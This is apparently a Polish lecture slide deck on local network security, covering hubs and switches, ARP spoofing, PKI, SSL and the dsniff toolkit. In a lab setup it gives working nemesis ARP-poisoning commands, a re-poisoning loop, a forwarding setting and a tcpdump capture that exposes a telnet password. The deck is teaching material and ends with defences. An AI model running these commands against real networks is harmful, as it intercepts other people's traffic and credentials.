

# Problemy z bezpieczeństwem w sieci lokalnej



# Sieć lokalna

Urządzenia w sieci LAN

- hub (sieć nieprzełączana)
- switch

W sieci z hubem przy wysłaniu pakietu do wybranego komputera tak naprawdę zostaje on dostarczony do wszystkich komputerów w sieci.

Komputery, do których pakiet nie jest kierowany ignorują go.


# Sieć nieprzełączana - hub

W sieci lokalnej z HUBem pakiety rozsyłane są do wszystkich komputerów w sieci.

W takiej sytuacji jest możliwe przełączenie urządzenia sieciowego w tryb nasłuchu i odbieranie całego ruchu w LAN.

# Sieć nieprzełączana - hub

HUB rozsyła otrzymane pakiety do wszystkich komputerów w sieci. Jeśli slack2 komunikuje się z komputerem slack3, to wszystkie pakiety odbierane są również przez slack1.



# Sieć nieprzełączana - hub

W tym wypadku wystarczy przełączyć urządzenie sieciowe w tryb nasłuchiwania, aby podsłuchać cały ruch sieciowy.

Switche miały rozwiązywać ten problem (jednocześnie odciążając łącza)


# Sieć przełączana - switch

Przed wysłaniem pakietu do adresata nadawca wysyła zapytanie do wszystkich komputerów w sieci o adres MAC adresata.

Adresat odpowiada nadawcy podając swój adres MAC, pozostałe ignorują zapytanie.

# Sieć przełączana - switch

Switch przekazuje pakiety tylko do tego komputera, który jest adresatem. Każdy komputer posiada tablicę arp, która przechowuje powiązania numeru IP z odpowiadającym mu adresem MAC komputera.



# Sieć przełączana - switch


Istnieje możliwość podszywania się pod adres IP wybranego komputera.

W momencie odebrania zapytania arp (które zawiera adres MAC nadawcy) komputer uaktualnia tablicę arp przypisując adresowi IP nadawcy jego adres MAC.



# Sieć przełączana - switch

Istnieje możliwość podszycia się pod adres IP innego komputera (poprzez „zatrucie tablicy arp”, inaczej „arp spoofing”).



# Sieć przełączana - switch

Aby zatruć tablicę arp komputera slack2 należy wysłać do niego zapytanie arp podając w nim jako nadawcę adres IP komputera slack3 (172.16.123.152) i adres MAC komputera slack1 (ZERO\_MAC).

Komputer slack2 będzie pamiętał, że adres 172.16.123.152 jest powiązany z ZERO\_MAC.

# Spoofing

- sprawdzamy swój adres MAC
- wysyłamy pakiet arp według wcześniej podanego sposobu (wykorzystujemy program nemesis) do ofiar (slack2 i slack3)

```
root@slack1:~# ifconfig eth0 | grep HWaddr
eth0      Link encap:Ethernet  HWaddr 00:0C:29:6F:99:30
root@slack1:~# ZERO_MAC=00:0C:29:6F:99:30
root@slack1:~# nemesis arp -S 172.16.123.151 -D 172.16.123.152 -H $ZERO_MAC -h $ZERO_MAC; nemesis arp -S 172.16.123.152 -D 172.16.123.151 -H $ZERO_MAC -h $ZERO_MAC
```

```
ARP Packet Injected
```

```
ARP Packet Injected
```

```
root@slack1:~# █
```

# Spooftng

## Zatruta tablica arp w slack2

```
root@slack2:~# arp -n
Address                HWtype  HWaddress          Flags Mask          Iface
172.16.123.152         ether   00:0C:29:6F:99:30  C                   eth0
root@slack2:~#
```

## Zatruta tablica arp w slack3

```
root@slack3:~# arp -n
Address                HWtype  HWaddress          Flags Mask          Iface
172.16.123.151         ether   00:0C:29:6F:99:30  C                   eth0
root@slack3:~# █
```

# Spoofting

W tym momencie slack2 i slack3 mogą się łączyć i nie mieć świadomości, robią to przez slack1.

W ten sposób „rozwiązaliśmy problem” sieci przełączanej i możemy podsłuchiwać komunikację między slack2 i slack3 jak w sieci nieprzełączanej.

# Spoofing

Dynamiczne adresy w tablicy arp są usuwane co określony czas. Dlatego trzeba ponawiać zapytania.

Aby nie odciąć od siebie slack2 i slack3 należy włączyć przekazywanie pakietów (forwarding)

```
root@slack1:~# ((while [ 1 == 1 ]; do nemesis arp -S 172.16.123.151 -D 172.16.123.152 -H $ZERO_MAC -h $ZERO_MAC; nemesis arp -S 172.16.123.152 -D 172.16.123.151 -H $ZERO_MAC -h $ZERO_MAC; sleep 10; done) > /dev/null) &
[1] 796
root@slack1:~# sysctl -w net.ipv4.conf.all.forwarding=1
net.ipv4.conf.all.forwarding = 1
root@slack1:~#
```

# Podśluchiwanie

Będziemy słuchać tylko końcowych części pakietu, bo tam przesyłane są istotne dla nas informacje.

```
root@slack1:~# tcpdump -X -l 'tcp' | grep 0x0030
```

Teraz możemy podśluchać hasło nieszyfrowanych połączeń

```
root@slack3:~# telnet 172.16.123.151
Trying 172.16.123.151...
Connected to 172.16.123.151.
Escape character is '^I'.

slack2 login: visitor
Password:
Linux 2.4.33.3.
No mail.
visitor@slack2:~$
```

# Podsluchiwanie

```
0x0030: 0004 e9b7 0d0a 736c 6163 6b32 206c 6f67 .....slack2.log
0x0030: 0004 e9b7 0d0a 736c 6163 6b32 206c 6f67 .....slack2.log
0x0030: 0004 e3e3 .....
0x0030: 0004 e3e3 .....
0x0030: 0004 e3e3 76 .....U
0x0030: 0004 e3e3 76 .....U
0x0030: 0004 ea03 76 .....U
0x0030: 0004 ea03 76 .....U
0x0030: 0004 e430 ...0
0x0030: 0004 e430 ...0
0x0030: 0004 e430 69 ...0i
0x0030: 0004 e430 69 ...0i
0x0030: 0004 ea0f 69 ....i
0x0030: 0004 ea0f 69 ....i
0x0030: 0004 e43b ...;
0x0030: 0004 e43b ...;
0x0030: 0004 e43b 73 ...;s
0x0030: 0004 e43b 73 ...;s
0x0030: 0004 ea22 73 ..."s
0x0030: 0004 ea22 73 ..."s
0x0030: 0004 e44f ...0
0x0030: 0004 e44f ...0
0x0030: 0004 e44f 69 ...0i
0x0030: 0004 e44f 69 ...0i
0x0030: 0004 ea39 69 ...9i
0x0030: 0004 ea39 69 ...9i
0x0030: 0004 e466 ...f
0x0030: 0004 e466 ...f
0x0030: 0004 e466 74 ...ft
0x0030: 0004 e466 74 ...ft
0x0030: 0004 ea4d 74 ...Mt
0x0030: 0004 ea4d 74 ...Mt
0x0030: 0004 e47a ...z
0x0030: 0004 e47a ...z
0x0030: 0004 e47a 6f ...zO
0x0030: 0004 e47a 6f ...zO
0x0030: 0004 ea57 6f ...Wo
```



# Podsluchiwanie

```
0x0030: 0004 ea57 6f          ...Wo
0x0030: 0004 e485             ....
0x0030: 0004 e485             ....
0x0030: 0004 e485 72         ....r
0x0030: 0004 e485 72         ....r
0x0030: 0004 ea63 72         ...cr
0x0030: 0004 ea63 72         ...cr
0x0030: 0004 e490             ....
0x0030: 0004 e490             ....
0x0030: 0004 e490 0d00        .....
0x0030: 0004 e490 0d00        .....
0x0030: 0004 eafb 0d0a 5061 7373 776f 7264 3a20 .....Password:
0x0030: 0004 eafb 0d0a 5061 7373 776f 7264 3a20 .....Password:
0x0030: 0004 e529             ... )
0x0030: 0004 e529             ... )
0x0030: 0004 e529 44         ... )D
0x0030: 0004 e529 44         ... )D
0x0030: 0004 eb6f             ...o
0x0030: 0004 eb6f             ...o
0x0030: 0004 e5a4 6f         ...o
0x0030: 0004 e5a4 6f         ...o
0x0030: 0004 eb97             ....
0x0030: 0004 eb97             ....
0x0030: 0004 e5c7 6e         ...n
```

# Podśluchiwanie

```
0x0030: 0004 e5c7 6e .....n
0x0030: 0004 eba3 .....
0x0030: 0004 eba3 .....
0x0030: 0004 e5d4 74 ....t
0x0030: 0004 e5d4 74 ....t
0x0030: 0004 ebbb .....
0x0030: 0004 ebbb .....
0x0030: 0004 e5ec 48 ....H
0x0030: 0004 e5ec 48 ....H
0x0030: 0004 eddf .....
0x0030: 0004 eddf .....
0x0030: 0004 e610 61 ....a
0x0030: 0004 e610 61 ....a
0x0030: 0004 ec01 .....
0x0030: 0004 ec01 .....
0x0030: 0004 e632 63 ...2c
0x0030: 0004 e632 63 ...2c
0x0030: 0004 ec17 .....
0x0030: 0004 ec17 .....
0x0030: 0004 e648 6b ...Hk
0x0030: 0004 e648 6b ...Hk
0x0030: 0004 ec24 ...$
0x0030: 0004 ec24 ...$
0x0030: 0004 e654 4d ...TM
0x0030: 0004 e654 4d ...TM
0x0030: 0004 ec4c ...L
0x0030: 0004 ec4c ...L
0x0030: 0004 e67c 65 ...le
0x0030: 0004 e67c 65 ...le
0x0030: 0004 ec6f ...o
0x0030: 0004 ec6f ...o
0x0030: 0004 e69f 0d00 .....
0x0030: 0004 e69f 0d00 .....
0x0030: 0004 ec97 .....
0x0030: 0004 ec97 .....
0x0030: 0004 ec97 0d0a .....
0x0030: 0004 ec97 0d0a .....
0x0030: 0004 e6c8 .....
0x0030: 0004 e6c8 .....
0x0030: 0004 ec9c 4c69 6e75 7820 322e 342e 3333 ....Linux.2.4.33
0x0030: 0004 ec9c 4c69 6e75 7820 322e 342e 3333 ....Linux.2.4.33
0x0030: 0004 e6cc .....
0x0030: 0004 e6cc .....
0x0030: 0004 ec9f 7669 7369 746f 7240 736c 6163 ....visitor@slac
0x0030: 0004 ec9f 7669 7369 746f 7240 736c 6163 ....visitor@slac
0x0030: 0004 e6ce .....
0x0030: 0004 e6ce .....
```

# Podśluchiwanie

Przyglądając się wyżej przedstawionym wycinkom łatwo zauważyć, że pojawia się tam login i hasło użytkownika (visitor/DontHackMe).

W ten sposób można łatwo podsłuchiwać wszystkie nieszyfrowane połączenia w sieci lokalnej.

# Pakiet dsniff

Znając technikę podsłuchiwania będziemy rozumieć jak działają narzędzia do podsłuchiwania.

- dsniff – zbiór narzędzi do nasłuchiwania i oddziaływania na sieć lokalną.

I wrote dsniff with honest intentions.

Dug Song

# Pakiet dsniff - składniki

- arpspoof
- dnsspoof
- dsniff
- filesnarf (NFS)
- macof
- mailsnarf
- sshmitm
- - sshow
- - tcpkill
- - tcpnice
- - urlsnarf
- - webmitm
- - webspay

# Szyfrowanie - PKI

PKI – public key infrastructure

- certyfikat elektroniczny
- klucz prywatny
- klucz publiczny

Klucz prywatny i publiczny tworzone są tym

- samym algorytmem (np. RSA).

# Szyfrowanie - certyfikat

Certyfikat przydzielany jest przez wybrane instytucje.

Zawiera:

- informacje uwierzytelniające nadawcę (zaszyfrowane kluczem prywatnym)
- klucz publiczny

# Szyfrowanie - PKI

Wysyłanie zaszyfrowanej wiadomości:

- Nadawca pobiera klucz publiczny odbiorcy którym szyfruje wiadomość
- Odbiorca odszyfrowuje wiadomość za pomocą klucza prywatnego

Uwierzytelnianie nadawcy

- Możliwość wysłania przez nadawcę certyfikatu potwierdzającego jego autentyczność
- Odszyfrowanie certyfikatu kluczem publicznym



# SSL

SSL – secure sockets layer

Jest w warstwie programowej – między warstwami TCP i HTTP

- prywatność
- autoryzacja
- integralność przesyłanych danych (checksum)

# SSL

W tej chwili istnieją dwie specyfikacje SSL:

- SSL 2.0
- SSL 3.0


Wersja 3.0 ma poprawione wiele słabości SSL 2.0. Między innymi:

- umożliwia kompresję danych
- umożliwia identyfikację użytkownika

SSL 3.0 jest wstecznie kompatybilne z 2.0

Obecnie SSL jest wypierany przez TLS (Transport Layer Security)

# Metoda – web/sshmitm (hijacking)



# Metoda – web/sshmitm (hijacking)

Warunki działania:

- zapytanie DNS (zamiast ip z /etc/hosts)
- brak kluczy publicznych w pliku ~/.ssh/known\_hosts lub brak klucza publicznego dla hosta z którym chcemy się połączyć
- StrictHostKeyChecking ustawione na „no” (domyślnie)
- sshmitm działa tylko na ssh 1

# Obrona przed hijacking

- Akceptowanie tylko znanych certyfikatów
- Wykorzystywanie protokołu ssh w wersji 2 oraz zwracanie uwagi na ostrzeżenia o zmianie klucza publicznego serwera

# Linki

- <http://www.surasoft.com/articles/packetsniffing.php>
- <http://www.monkey.org/~dugsong/dsniff/>
- <http://www.geocities.com/SiliconValley/Vista/8672/network/arp.html>
- <http://www.semicomplete.com/articles/arp-security/>
- [http://searchsecurity.techtarget.com/sDefinition/0,,sid14\\_gci214299,00.html](http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci214299,00.html)